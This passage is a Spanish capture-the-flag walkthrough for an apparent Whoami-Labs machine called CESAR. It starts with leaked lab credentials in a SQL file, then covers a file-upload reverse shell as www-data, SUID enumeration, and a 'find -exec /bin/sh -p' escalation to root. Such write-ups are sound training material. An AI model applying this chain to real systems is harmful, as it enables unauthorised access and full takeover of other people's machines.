('Richard', 'Stallman', 'rms_free', 'Fr33d0m!Code_99'),
('Tim', 'Berners-Lee', 'tim_www', 'Web$Inventor_88!'),
('Steve', 'Wozniak', 'woz_apple', 'Appl3#W0z_77'),
('Ada', 'Lovelace', 'ada_algo', 'Alg0rithm!1843#'),
('Grace', 'Hopper', 'hopper_code', 'C0b0l#Pioneer_65'),
('Elon', 'Musk', 'elon_x', 'U3BAY2VYIzIwMjUh'),
('Satya', 'Nadella', 'satya_ms', 'M!cro$0ft#Lead_2025'),
('Sundar', 'Pichai', 'sundar_g', 'G00gle#Vision_2025'),
('Mark', 'Zuckerberg', 'zuck_meta', 'M3ta#Connect_2025!');


(chifay@kali)~[~/Whoami-Labs/CESAR]
$
```

Se encontró una consulta sql que crea una tabla de usuarios e inserta datos de usuario y contraseñas


Credenciales Encontradas en /database/query.sql

Usuario	Contraseña (Base64)	Contraseña (Decodificada)
linus_tux	TCFudVgjMjAyNSpzZWN1cmU=	L!nuX#2025*secure
rms_free	Fr33d0m!Code_99	Fr33d0m!Code_99
tim_www	Web\$Inventor_88!	Web\$Inventor_88!
woz_apple	Appl3#W0z_77	Appl3#W0z_77
ada_algo	Alg0rithm!1843#	Alg0rithm!1843#
hopper_code	C0b0l#Pioneer_65	C0b0l#Pioneer_65
elon_x	U3BAY2VYIzIwMjUh	Sp@ceX#2025!
satya_ms	M!cro\$0ft#Lead_2025	M!cro\$0ft#Lead_2025
sundar_g	G00gle#Vision_2025	G00gle#Vision_2025
zuck_meta	M3ta#Connect_2025!	M3ta#Connect_2025!

Vamos a probar la primera credencial en el formulario de login




Hemos logrado acceder y nos lleva a un formulario para subir archivos, vamos a probarlo con un payload de shell reversa




El sistema aceptó nuestro script php para poder ejecutar la shell reversa, para llevarlo a cabo en un terminal pongamos a escuchar




vayamos al directorio uploads y ejecutemos nuestro script



Regresemos a nuestra terminal que dejamos escuchando



Hemos logrado establecer una shell reversa con el usuario www-data, ahora veamos que permisos tenemos con este usuario



Busquemos binarios SUID

```
$ find / -perm -4000 -type f -ls 2>/dev/null
804039 72 -rwsr-xr-x 1 root root 72712 Feb 6 2024 /usr/bin/chfn
804181 60 -rwsr-xr-x 1 root root 59976 Feb 6 2024 /usr/bin/passwd
804245 56 -rwsr-xr-x 1 root root 55680 Apr 9 2024 /usr/bin/su
804107 72 -rwsr-xr-x 1 root root 72072 Feb 6 2024 /usr/bin/gpasswd
804271 36 -rwsr-xr-x 1 root root 35200 Apr 9 2024 /usr/bin/umount
804165 48 -rwsr-xr-x 1 root root 47488 Apr 9 2024 /usr/bin/mount
827906 1364 -rwsr-xr-x 1 root root 1396520 Mar 14 2024 /usr/bin/bash
804045 44 -rwsr-xr-x 1 root root 44808 Feb 6 2024 /usr/bin/chsh
827954 44 -rwsr-xr-x 1 root root 43400 Apr 9 2024 /usr/bin/more
827890 276 -rwsr-xr-x 1 root root 282088 Mar 23 2022 /usr/bin/find
804170 40 -rwsr-xr-x 1 root root 40496 Feb 6 2024 /usr/bin/newgrp
827938 196 -rwsr-xr-x 1 root root 199048 Apr 27 2024 /usr/bin/less
827922 3700 -rwsr-xr-x 1 root root 3787824 Apr 2 2025 /usr/bin/vim.basic
808871 36 -rwsr-xr-x 1 root messagebus 35112 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
808944 332 -rwsr-xr-x 1 root root 338536 Apr 11 2025 /usr/lib/openssh/ssh-keysign
```

Vamos a usar el binario /usr/bin/find para escalar como root

```
$ find . -exec /bin/sh -p \; -quit
```

Hemos logrado ejecutar una shell como root, vamos a verificarlo

```
$ find . -exec /bin/sh -p \; -quit
whoami
root
find / -name "flag.txt" 2>/dev/null
/root/flag.txt
cat /root/flag.txt
XXXXXXXXXX
```

Hemos conseguido la bandera de root, vamos a verificarla

```
chifay@kali: ~/Whoami-Labs/CESAR
Session Actions Edit View Help

  W H O A M I - L A B S . C O M

Bienvenido a WHOAMI-LABS.COM. Laboratorio: CESAR.

Verificando instancias previas...

Tu laboratorio está desplegado correctamente.
La IP de la máquina vulnerable es: 172.17.0.2

Ingresa la flag: XXXXXXXX
¡Felicitaciones hacker! Has conseguido la flag.
¿Quieres eliminar la máquina? (s/n):
```